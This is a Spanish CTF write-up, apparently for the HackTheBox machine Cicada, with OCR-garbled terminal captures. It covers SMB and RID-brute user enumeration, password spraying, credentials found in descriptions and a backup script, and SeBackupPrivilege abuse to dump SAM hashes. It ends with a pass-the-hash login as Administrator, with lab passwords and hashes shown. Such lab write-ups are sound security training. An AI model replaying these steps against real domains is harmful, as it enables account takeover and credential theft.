

Haciendo el primer ping inicial se puede observar como la máquina es una máquina Windows debido a su TTL cercano a 128

```
ping 10.10.11.35

PING 10.10.11.35 (10.10.11.35) 56(84) bytes of data.

64 bytes from 10.10.11.35: icmp_seq=1
64 bytes from 10.10.11.35: icmp_seq=2
64 bytes from 10.10.11.35: icmp_seq=3
64 bytes from 10.10.11.35: icmp_seq=4
64 bytes from 10.10.11.35: icmp_seq=4
65 column 10.10.11.35: icmp_seq=4
66 column 10.10.11.35: icmp_seq=4
67 column 10.10.11.35 ping statistics ---
68 packets transmitted, 4 received, 0% packet loss, time 3003ms
69 rtt min/avg/max/mdev = 32.749/68.339/155.229/50.761 ms
```

Escáner de nmap completado, en dicho escáner podemos observar que tenemos varios puertos abiertos que lo podrian identificar como un

```
-(jouker⊛joukerm)-[~]
 <u>sudo</u> nmap --open -n -sS --min-rate 5000 -Pn -sV -sC -vvv 10.10.11.35 -oN escan.txt
[sudo] contraseña para jouker:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 19:24 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:24
Completed NSE at 19:24, 0.00s elapsed
Initiating SYN Stealth Scan at 19:24
Scanning 10.10.11.35 [1000 ports]
Discovered open port 445/tcp on 10.10.11.35
Discovered open port 53/tcp on 10.10.11.35
Discovered open port 139/tcp on 10.10.11.35
Discovered open port 135/tcp on 10.10.11.35
Discovered open port 636/tcp on 10.10.11.35
Discovered open port 88/tcp on 10.10.11.35
Scanning 10.10.11.35 [1000 por
Discovered open port
                          3268/tcp on 10.10.11.35
Discovered open port 389/tcp on 10.10.11.35
Discovered open port 5985/tcp on 10.10.11.35
Discovered open port 464/tcp or 10.10.11.35
                          593/tcp on 10.10.11.35
Discovered open port
Discovered open port
                          3269/tcp on 10.10.11.35
Completed SYN Stealth Scan at 19:24, 0.56s elapsed (1000 total ports)
```

Listamos con netexec el nombre que le vamos a asociar al domain controller en el archivo /etc/hosts.

```
[*] windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.35 445 CICADA-DC [*] windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
[*] windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
```

Listando los shares con netexec puedo ver que tengo acceso de lectura en IPC y HR que imagino que será recursos humanos, la información de interés estoy seguro que la voy a encontrar dentro de RRHH pero antes de hacer nada voy a hacer un enum4linux para enumerar información adicional que me puedo faltar de poner.

```
| Simple | S
```

no ha encontrado nada de interés la comanda enum4linux.

Rpclient con comanda de null sessión podemos acceder pero no podemos hacer ningún tipo de comanda.

```
(jouker⊛ joukerm)-[~]

$ rpcclient 10.10.11.35 -U '' -N

rpcclient $> enumdomusers

result was NT_STATUS_ACCESS_DENIED


rpcclient $> ■
```

Notita de Recursos humanos dentro del directorio HR, o nos vamos de patitas a la calle o tenemos un ascenso. Vamos a ver que podemos hacer con esta nota.

Obtengo el archivo gracias al uso de las dobles comillas, y lo listo para que solo se vean los 4 primeros archivos con head.

Tenemos un password, pero no tenemos un usuario, lo siguiente que procede aquí es hacer un password sprying sobre un listado válido de usuarios para ver cual cuela, el problema aquí es que de momento no hemos conseguido usuarios válidos de dominio, así que vamos a probar a ver que encontramos.

Fuí buscando cobre y encontré oro. Mi idea original era ver si con la contraseña podia hacer fuerza bruta al estilo hydra pero con netexec, para mi sorpresa al buscar información al respecto he descubierto el parametro rid-brute dentro de netexec para lista usuarios, y gracias a eso ya tengo usuarios válidos a nivel de sistema. Ahora tan solo queda filtrarlos



No voy a mentir que haciéndolo manualmente hubiese tardado menos, pero así con varios comandos concatenados entre ellos he filtrado de forma muy limpia los usuarios que quiero conseguir del archivo hola.txt, he filtrado por sidtype user para solo sacar los

usuarios que realmente me hiciesen falta.

```
10.10.11.35
10.10.11.35
10.10.11.35
10.10.11.35
                                                                                             CICADA-DC
CICADA-DC
                                                                                                                                          510: CICADA\Obmati Controllers (StdTypedIota)
517: CICADA\Cert Publishers (SidTypeAlias)
518: CICADA\Schema Admins (SidTypeGroup)
519: CICADA\Enterprise Admins (SidTypeGroup)
520: CICADA\Group Policy Creator Owners (SidTypeGroup)
511: CICADA\Group Policy Creator Owners (SidTypeGroup)
                                                                           445
SMB
                                                                                             CICADA-DC
                                                                           445
SMB
                                                                           445
                                                                                             CICADA-DC
SMR
                               10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35

10.10.11.35
                                                                           445
                                                                                             CICADA-DC
                                                                                                                                         520: CICADA\Group Policy Creator Owners (StdTypeGroup)
521: CICADA\Read-only Domain Controllers (StdTypeGroup)
522: CICADA\Cloneable Domain Controllers (StdTypeGroup)
525: CICADA\Protected Users (StdTypeGroup)
526: CICADA\Rey Admins (StdTypeGroup)
527: CICADA\Rey Admins (StdTypeGroup)
528: CICADA\Rey Admins (StdTypeGroup)
529: CICADA\Rey Admins (StdTypeGroup)
531: CICADA\Allowed RODC Password Replication Group (StdTypeAlias)
571: CICADA\Denied RODC Password Replication Group (StdTypeAlias)
572: CICADA\Denied RODC Password Replication Group (StdTypeAlias)
1000: CICADA\CICADA-DC$ (StdTypeUser)
1101: CICADA\DnsAdmins (StdTypeAlias)
1102: CICADA\DnsAdmins (StdTypeAlias)
1103: CICADA\Groups (StdTypeGroup)
1104: CICADA\Groups (StdTypeGroup)
1104: CICADA\John.smoulder (StdTypeUser)
SMB
                                                                           445
                                                                                             CICADA-DC
                                                                           445
SMR
                                                                                             CICADA-DC
SMB
                                                                           445
                                                                                             CICADA-DC
SMB
                                                                           445
                                                                                             CICADA-DC
                                                                                             CICADA-DC
SMB
                                                                           445
SMB
                                                                           445
                                                                                             CICADA-DC
                                                                           445
SMB
                                                                                             CICADA-DC
SMR
                                                                           445
                                                                                             CICADA-DC
SMB
                                                                                              CICADA-DC
SMB
                                                                                             CICADA-DC
SMB
                                                                           445
                                                                                              CICADA-DC
SMB
                                                                           445
                                                                                             CICADA-DC
                                                                                                                                            1104: CICADA\john.smoulder (StdTypeUser)
1105: CICADA\sarah.dantelia (SidTypeUser)
1106: CICADA\michael.wrightson (SidTypeUser)
SMB
                                                                                              CICADA-DC
SMB
                                                                           445
                                                                                              CICADA-DC
SMB
                                10.10.11.35
                                                                                              CICADA-DC
                                10.10.11.35
10.10.11.35
                                                                                                                                            1108: CICADA\david.orelious (SidTypeUser)
1109: CICADA\Dev Support (SidTypeGroup)
SMB
                                                                           445
                                                                                              CICADA-DC
SMB
                                                                           445
                                                                                              CICADA-DC
SMB
                                10.10.11.35
                                                                                              CICADA-DC
                                                                                                                                            1601: CICADA\emily.oscars (SidTypeUser
 (jouker® joukerm)-[~/temporal]
$ cat hola.txt | grep SidTypeUser | awk '{print $6}' | awk -F '\' '{print $2}'
Administrator
Guest
krbtgt
CICADA-DC$
john.smoulder
sarah.dantelia
michael.wrightson
david.orelious
emilv.oscars
```

Con netexec podemos ver como tenemos ya credenciales válidas con michael. La comanda continue-on-success tal y como su propio nombre sugiere indica que una vez se encuentren credenciales válidas que siga con la comanda hasta acabar el listado de usuarios.

De forma normal a mi me gusta probar directamente que los usuarios a ver si tienen acceso con winrm. así me evito perder tiempo dentro de la máquina.

```
[jouker® joukerm] - [~/temporal]
- $ netexec smb 10.10.11.35 - u michael.wrightson - p 'Cicada$M6Corpb*@Lp#nZp!8'
SMB 10.10.11.35 445 CICADA-DC [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)

[jouker® joukerm] - [~/temporal]
wTURRM 10.10.11.35 5985 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
wTURRM 10.10.11.35 5985 CICADA-DC [*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)

[*] Windows Server 2022 Build 20348 (name:CICADA-DC) (domain:cicada.htb)
```

Casi pero no, vamos a ver si la cantidad de recursos compartidos ha aumentado desde la última vez de nuestras credenciales

Tenemos acceso adicional a netlogon y tambien acceso adicional a sysvol. Después de un rato buscando dentro no hay nada útil

Al recordar que esto es un CTF y no un caso real, hay veces que hay que tirar de algunas técnicas ligeramente más ficticias, en estas podemos intentar listar las descripciones de los usuarios porque nunca se sabe cuando puede haber alguna credencial oculta allí dentro.

PREMIO, para encontrar las descripciones lo podemos hacer del parametro --users dentro de netexec con credenciales validas

```
| Note |
```

En un caso hipotético nos podríamos hacer un pequeño script en bash para automatizarlo con rpcclient, para obtener un resultado

### similar

```
bash

rpcclient -U 'CICADA\\usuario%contraseña' <IP> -c "enumdomusers" | \
awk -F '[' '/user:/ {print $2}' | tr -d ']' | while read rid; do
rpcclient -U 'CICADA\\usuario%contraseña' <IP> -c "queryuser $rid" | grep -i "Description done
```

Tenemos credencial de david.orelious, ahora solo queda comprobar si es válida realmente y si tenemos conexión al winrm, si no es así volveremos de nuevo con los listados.

Tampoco hemos tenido suerte con winrm por una segunda vez, tocara ver de nuevo los compartidos del usuario

Aqui en estas capturas podemos ver un conjunto de cosas, primeramente que al listar los nuevos shares que tenemos, tenemos uno adicional que es el de DEV, dentro de este hay un archivo ps1 que podemos ver gracias a habernos conectado por smbclient.

Obtenemos el archivo mediante get + nombre de archivo. Finalmente en dicho archivo se ve que tenemos user y password nuevos. (Espero

que este sea ya el vector de entrada)

```
mb 10 10 11
10 10 11 35
10 10 11 35
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 135
10 10 11 35
10 10 11 35
                                                                          CICADA-DC
CICADA-DC
CICADA-DC
CICADA-DC
CICADA-DC
CICADA-DC
                                                                                                               (TCLD # TTSVILLS ___SNAFES]

[*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)

[*] cicada.htb)david.orelious:aRt$Lp#7t*VQ!3

[*] Enumerated shares


Share Permissions Remark
                                                                                                                ADMIN$
                                                                                                                                                                                     Remote Admin
                                                           445
445
445
445
 SMB
SMB
SMB
SMB
                                                                          CICADA-DC
CICADA-DC
CICADA-DC
CICADA-DC
                                                                                                                                                                                    Default share
                                                                                                             DEV
                                                                                                                                                 READ
                                                                                                                IPC$
                                                                                                                                                                                     Remote IPC
Logon server share
Logon server share
    (jouker⊜joukerm)-[~/temporat]

$ smbclient -U 'david.orelious%aRt$Lp#7t*VQ!3' //10.10.11.35/DEV
                                                                                               0 Thu Mar 14 13:31:39 2024
0 Thu Mar 14 13:21:29 2024
601 Wed Aug 28 19:28:22 2024
   Backup script.ps1
 smb: \> get Backup_script.ps1 | 512E 4090. 476120 blocks available
getting file \Backup_script.ps1 of size 601 as Backup_script.ps1 (4,4 KiloBytes/sec) (average 4,4 KiloBytes/sec)
smb: \> exit
   <del>(jouker®joukerm)-[-/te</del>mporal]
-$ cat Backup_script.ps1
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"
$username = "emily.oscars"
$password = convertro-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
```

Vector de entrada encontrado, podemos acceder mediante winrm

Comanda de evil winrm para el acceso remoto, una vez dentro de este tenemos la flag del user dentro del directorio Desktop.

Al hacer un whoami /all, se puede ver como hay 2 privilegios un poco fuera de lo habitual que van a ser los que nosotros vamos a querer vulnerar en primer lugar, antes de dirigir los tiros por alli, voy a hacer un netuser de mi usuario actual, depende de la complicación me planteo sacar un bloodhound o algo asi



El net user simplemente nos lista que es del grupo de backups, cosa que podiamos imaginar ya que teniamos el privilegios de hacer

## copias de seguridad

```
Kerberos support for Dynamic Access Control on this device has been disabled.
   il-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> net user emily.oscars
User name
                              emily.oscars
Full Name
                              Emily Oscars
Comment
User's comment
Country/region code
                              000 (System Default)
Account active
                              Yes
Account expires
                              Never
Password last set
                             8/22/2024 2:20:17 PM
Password expires
                             Never
Password changeable
                              8/23/2024 2:20:17 PM
Password required
                              Yes
User may change password
                             Yes
Workstations allowed
                             All
Logon script
User profile
Home directory
Last logon
                              3/23/2025 7:33:41 PM
Logon hours allowed
                             All
Local Group Memberships
Global Group memberships
                             *Backup Operators
                                                    *Remote Management Use
                             *Domain Users
The command completed successfully.
```

De nuevo en hacking articles al buscar el sebackupprivilege podemos encontrar una página con señas y detalles de como realizar las comandas de hacking para vulnerar el sistema, seguimos paso

## por paso y conseguiremos la escalada de privilegios.



After setting up, it's time to move to the Kali Linux machine and connect to the target machine through the Evil-WinRM. This process is pretty simple can be done by typing evil-winrm in the terminal and then defining parameters -i with the target IP Address, -u with the target username -p with the password corresponding to that particular user.

After connecting to the target machine using Evil-WinRM, we can check if the user we logged in has the SeBackupPrivilege. This can be done with the help of the whoami command with the /priv option. It can be observed from the image below that the user aarti has the SeBackupPrivilege.

```
1. evil-winrm -i 192.168.1.41 -u aarti -p "123"
2. whoami /priv
```

#### **Exploiting Privilege on Windows 10**

Now, we can start the exploitation of this privilege. As we discussed earlier that this privilege allows the user to read all the files in the system, we will use this to our advantage. To begin, we will traverse to the C:\ directory and then move to create a Temp directory. We can also traverse to a directory with the read and write privilege if the attacker is trying to be sneaky. Then we change the directory to

Temp. Here we use our SaRackunPrivilege to read the SAM file and save a variant of it. Similarly, we

```
*Evil-WinRM* PS C:\Temp> dir
   Directory: C:\Temp
Mode
                    LastWriteTime
                                        Length Name
              3/23/2025
                         7:52 PM
                                          49152 sam
-a---
              3/23/2025
                         7:52 PM
                                       18518016 system
-a---
*Evil-WinRM* PS C:\Temp> download sam
*Evil-WinRM* PS C:\Temp> download system
*Evil-WinRM* PS C:\Temp>
```

Finalmente hacemos un pass the hash con evilwinrm con el hash del administrador y conseguimos ser el usuario administrator del sistema, consiguiendo así la flag que nos quedaba.

```
(jouker@joukerm)-[~/temporal]
 -$ pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
======== SYSTEM hive secrets =========
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
======== SAM hive secrets =========
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cte<mark>0d1bae931b/3c59d/e0c089c0:::</mark>
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
    iouker@ ioukerm)_[~/temporal]
___$ evil-winrm -i 10.10.11.35 -u 'administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting
   il-WinRM* PS C:\Users\Administrator\Documents> cd ..
il-WinRM* PS C:\Users\Administrator> cd Desktop
il-WinRM* PS C:\Users\Administrator\Desktop> dir
```

# gané

